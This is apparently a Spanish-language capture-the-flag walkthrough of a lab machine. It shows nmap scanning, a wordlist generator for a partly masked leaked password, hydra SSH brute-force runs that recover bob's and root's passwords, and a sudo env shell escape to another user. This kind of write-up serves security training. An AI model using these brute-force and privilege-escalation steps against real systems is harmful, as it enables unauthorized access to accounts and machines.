CRYPTOLABYRINTH


Ejecutamos nmap, detectamos

```
❯ sudo ../../obtain_data.sh 192.168.16.18
[sudo] password for kali:
Valid IP address: 192.168.16.18
-------------------------
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.18
-------------------------
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 20:14 CET
Nmap scan report for 192.168.16.18
Host is up (0.00064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:EF:B8:47 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dentro del código fuente de la página, al final de todo encontramos algo curioso.

```
366   </body>
367 </html>
368
369
370       </div>
371 <!-- 2LWxmDsW0** -->
372
```

Ejecutando dirb para explorar directorios ocultos nos encontramos con lo siguiente.



Primero nos vamos a centrar en revisar a la usuaria alice. En lo que encontramos el cifrado AES y la clave.

Descargamos la clave y la desciframos con openssl.

Por el momento, por esta vía no conseguimos avanzar. Con el usuario bob, no avanzamos usando los hashes ni usando la parte de la constraseña que encontramos en el código fuente de la web. Lo que vamos a probar ahora es probar a cambiar los asteriscos por caracteres. Para ello hacemos lo siguiente.

Creamos un script en python para que vaya sustituyendo los caracteres en cada intento de sesión por ssh.

```
❯ cat scriptDiccPass.py
File: scriptDiccPass.py
1  import itertools
2
3  # Base de la contraseña
4  base_password = "2LWxmDsW0"
5
6  # Lista de posibles caracteres para reemplazar los asteriscos
7  possible_chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
8
9  # Generar todas las combinaciones posibles para los asteriscos
10 combinations = itertools.product(possible_chars, repeat=2)
11
12 # Crear el diccionario de contraseñas
13 with open("passwords.txt", "w") as file:
14     for combo in combinations:
15         password = base_password + "".join(combo)
16         file.write(password + "\n")
17
18 print("Diccionario creado con éxito.")
19
```

Realizamos el ataque de diccionario generado por el script, obteniendo así la contraseña.

```
❯ hydra -l bob -P passwords.txt 192.168.16.18 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-10 17:42:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3844 login tries (l:1/p:3844), ~241 tries per task
[DATA] attacking ssh://192.168.16.18:22/
[STATUS] 236.00 tries/min, 236 tries in 00:01h, 3610 to do in 00:16h, 14 active
[STATUS] 240.33 tries/min, 721 tries in 00:03h, 3125 to do in 00:14h, 14 active
[22][ssh] host: 192.168.16.18   login: bob   password: 2LWxmDsW0AE
```

Accedemos por ssh y vamos a por la flag de user.

```
❯ ssh bob@192.168.16.18
bob@192.168.16.18's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 23 10:50:33 2024 from 192.168.18.65
bob@TheHackersLabs-CryptoLabyrinth:~$
```

```
bob@TheHackersLabs-CryptoLabyrinth:~$ cat users.txt
[redacted]
bob@TheHackersLabs-CryptoLabyrinth:~$
```

Ejecutando sudo –l vemos que podemos ejecutar el comando env sin contraseña con la usuaria alice.

```
bob@TheHackersLabs-CryptoLabyrinth:~$ sudo -l
Matching Defaults entries for bob on TheHackersLabs-CryptoLabyrinth:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bob may run the following commands on TheHackersLabs-CryptoLabyrinth:
    (alice) NOPASSWD: /usr/bin/env
```

Ejecutamos el comando siguiendo las instrucciones de la página gtfobins y estamos con la usuaria alice.

```
bob@TheHackersLabs-CryptoLabyrinth:~$ sudo -u alice /usr/bin/env /bin/sh
$ whoami
alice
```

Obtenemos la flag de user.

```
$ cat user.txt
[redacted]
```

Revisando el home de alice observamos que el historial de comandos está habilitado, revisando vemos que existe un fichero oculto en mnt con el nombre de secreto. Dentro del fichero tiene lo que parece una contraseña con asteriscos similar al del caso anterior.

```
$ ls -la
total 28
drwx------ 2 alice alice 4096 oct 17 14:22 .
drwxr-xr-x 5 root  root  4096 oct 16 13:14 ..
-rw------- 1 alice alice   84 oct 21 12:55 .bash_history
-rw-r--r-- 1 alice alice  220 oct 16 13:14 .bash_logout
-rw-r--r-- 1 alice alice 3526 oct 16 13:14 .bashrc
-rw-r--r-- 1 alice alice  807 oct 16 13:14 .profile
-rw-r--r-- 1 root  root    29 oct 17 14:22 user.txt
$ cat .bash.history
cat: .bash.history: No existe el fichero o el directorio
$ cat .bash_history
sudo -l
exit
cd /mnt/
ca .secreto.txt
cat .secreto.txt
exit
cat .secreto.txt
exit
$ cd /mnt
$ ls -la
total 12
drwxr-xr-x  2 root  root  4096 oct 23 10:52 .
drwxr-xr-x 18 root  root  4096 oct 17 14:17 ..
-rw-------  1 alice alice   12 oct 21 12:46 .secreto.txt
$ cat .secreto.txt
2LWx*DsW0A*
$
```

Modificamos el script, y probamos hasta obtener la contraseña correcta de root.

```
[STATUS] 153.95 tries/min, 3387 tries in 00:22h, 464 to do in 00:04h, 9 active
[22][ssh] host: 192.168.16.18   login: root   password: 2LWx9DsW0A3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-10 19:53:25
❯ cat scriptDiccPass.py
```

File: scriptDiccPass.py

```python
import itertools

# Base de la contraseña
base_password = "2LWx"
middle_password = "DsW0A"

# Lista de posibles caracteres para reemplazar los asteriscos
possible_chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

# Generar todas las combinaciones posibles para los asteriscos
combinations = itertools.product(possible_chars, repeat=2)

# Crear el diccionario de contraseñas
with open("passwords.txt", "w") as file:
    for combo in combinations:
        password = base_password + combo[0] + middle_password + combo[1]
        file.write(password + "\n")

print("Diccionario creado con éxito.")
```

```
~/CTFs/cryptolabyrinth ✓ hydra -l root -P passwords.txt 192.168.16.18 ssh
```

La escalada es un éxito y como acto final vamos a por la flag!

```
$ su root
Contraseña:
root@TheHackersLabs-CryptoLabyrinth:/mnt# cd
root@TheHackersLabs-CryptoLabyrinth:~# ls
root.txt
root@TheHackersLabs-CryptoLabyrinth:~# cat root.txt
[redacted]
root@TheHackersLabs-CryptoLabyrinth:~#
```